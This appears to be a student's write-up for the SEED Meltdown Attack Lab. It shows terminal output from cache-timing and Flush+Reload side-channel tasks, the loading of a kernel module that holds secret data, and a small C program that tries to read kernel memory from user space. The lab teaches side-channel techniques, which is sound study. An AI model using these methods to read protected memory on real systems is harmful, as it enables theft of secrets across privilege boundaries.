

LAB 6: MELTDOWN ATTACK LAB

Initial Setup



```
[10/10/19]seed@VM:~$ cd Desktop/
[10/10/19]seed@VM:~/Desktop$ mkdir Lab5
[10/10/19]seed@VM:~/Desktop$ cp ~/Downloads/Meltdown_Attack.zip Lab5
[10/10/19]seed@VM:~/Desktop$ cd Lab5/
[10/10/19]seed@VM:~/.../Lab5$ ls
Meltdown_Attack.zip
[10/10/19]seed@VM:~/.../Lab5$ unzip Meltdown_Attack.zip
Archive:  Meltdown_Attack.zip
   creating: Meltdown_Attack/
  inflating: Meltdown_Attack/CacheTime.c
  inflating: Meltdown_Attack/ExceptionHandling.c
  inflating: Meltdown_Attack/FlushReload.c
  inflating: Meltdown_Attack/Makefile
  inflating: Meltdown_Attack/MeltdownAttack.c
  inflating: Meltdown_Attack/MeltdownExperiment.c
  inflating: Meltdown_Attack/MeltdownKernel.c
[10/10/19]seed@VM:~/.../Lab5$ ls
Meltdown_Attack  Meltdown_Attack.zip
[10/10/19]seed@VM:~/.../Lab5$ 
```


Task 1: Reading from Cache versus from Memory



```
[10/10/19]seed@VM:~/.../Lab5$ cd Meltdown_Attack/
[10/10/19]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o CacheTime CacheTim
e.c
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./CacheTime
Access time for array[0*4096]: 1148 CPU cycles
Access time for array[1*4096]: 494 CPU cycles
Access time for array[2*4096]: 242 CPU cycles
Access time for array[3*4096]: 88 CPU cycles
Access time for array[4*4096]: 248 CPU cycles
Access time for array[5*4096]: 250 CPU cycles
Access time for array[6*4096]: 254 CPU cycles
Access time for array[7*4096]: 70 CPU cycles
Access time for array[8*4096]: 240 CPU cycles
Access time for array[9*4096]: 246 CPU cycles
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./CacheTime
Access time for array[0*4096]: 1158 CPU cycles
Access time for array[1*4096]: 250 CPU cycles
Access time for array[2*4096]: 246 CPU cycles
Access time for array[3*4096]: 52 CPU cycles
Access time for array[4*4096]: 248 CPU cycles
Access time for array[5*4096]: 242 CPU cycles
Access time for array[6*4096]: 254 CPU cycles
Access time for array[7*4096]: 58 CPU cycles
Access time for array[8*4096]: 262 CPU cycles
Access time for array[9*4096]: 238 CPU cycles
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./CacheTime
Access time for array[0*4096]: 1120 CPU cycles
Access time for array[1*4096]: 348 CPU cycles
Access time for array[2*4096]: 266 CPU cycles
Access time for array[3*4096]: 52 CPU cycles
Access time for array[4*4096]: 254 CPU cycles
Access time for array[5*4096]: 242 CPU cycles
Access time for array[6*4096]: 240 CPU cycles
Access time for array[7*4096]: 72 CPU cycles
Access time for array[8*4096]: 246 CPU cycles
Access time for array[9*4096]: 240 CPU cycles
[10/10/19]seed@VM:~/.../Meltdown_Attack$ █
```


According to my observation the CPU cycles at array [3*4096] and array [7*4096] is comparatively faster than that of the other elements. We learn that it is read faster, when read from the cache, whereas, rate is slow when read from memory. We run the program 10 times and we can say that both the array has hit cache at least 8 times. Hence on 100 we can say 80. Therefore, we can consider the threshold to be 80.

Task 2: Using Cache as a Side Channel




```
[10/10/19]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o FlushReload FlushR
eload.c
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

When threshold is set to 80. I ran the code for 10-13 times out of 10 times the secret is printed atleast 4 times.



```
[10/10/19]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o FlushReload FlushR
eload.c
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
```

When I set threshold as 90. And ran the program from 10-20 times. In 20 times the secret is printed 14 times.




```
[10/10/19]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o FlushReload FlushR
eload.c
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

When threshold is set to 100. And the program is run 10 times. When I ran it 10 times the secret was printed all 10 times.

Hence the threshold that prints the secret value the most is when it is set to 100.


Task 3: Place Secret Data in Kernel Space



```
[10/14/19]seed@VM:~/.../Meltdown_Attack$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed/Desktop/Lab5/Meltdown_A
ttack modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  CC [M]  /home/seed/Desktop/Lab5/Meltdown_Attack/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/seed/Desktop/Lab5/Meltdown_Attack/MeltdownKernel.mod.o
  LD [M]  /home/seed/Desktop/Lab5/Meltdown_Attack/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[10/14/19]seed@VM:~/.../Meltdown_Attack$ sudo insmod MeltdownKernel.ko
[10/14/19]seed@VM:~/.../Meltdown_Attack$ dmesg | grep 'secret data address'
[ 1020.918283] secret data address:f88f5000
[10/14/19]seed@VM:~/.../Meltdown_Attack$
```


We compile the kernel module using make command. And install the kernel module using the insmod command. Once we have successfully installed the kernel module we dmesg command to get the secret data address.

Task 4: Access Kernel Memory from User Space



```
[10/14/19]seed@VM:~/.../Meltdown_Attack$ cat userspace.c
#include<stdio.h>

int main()
{
        char *kernel_data_addr = (char*)0xf88f5000;
        char kernel_data = *kernel_data_addr;
        printf("I have reached here.\n");
        return 0;
}
[10/14/19]seed@VM:~/.../Meltdown_Attack$
```

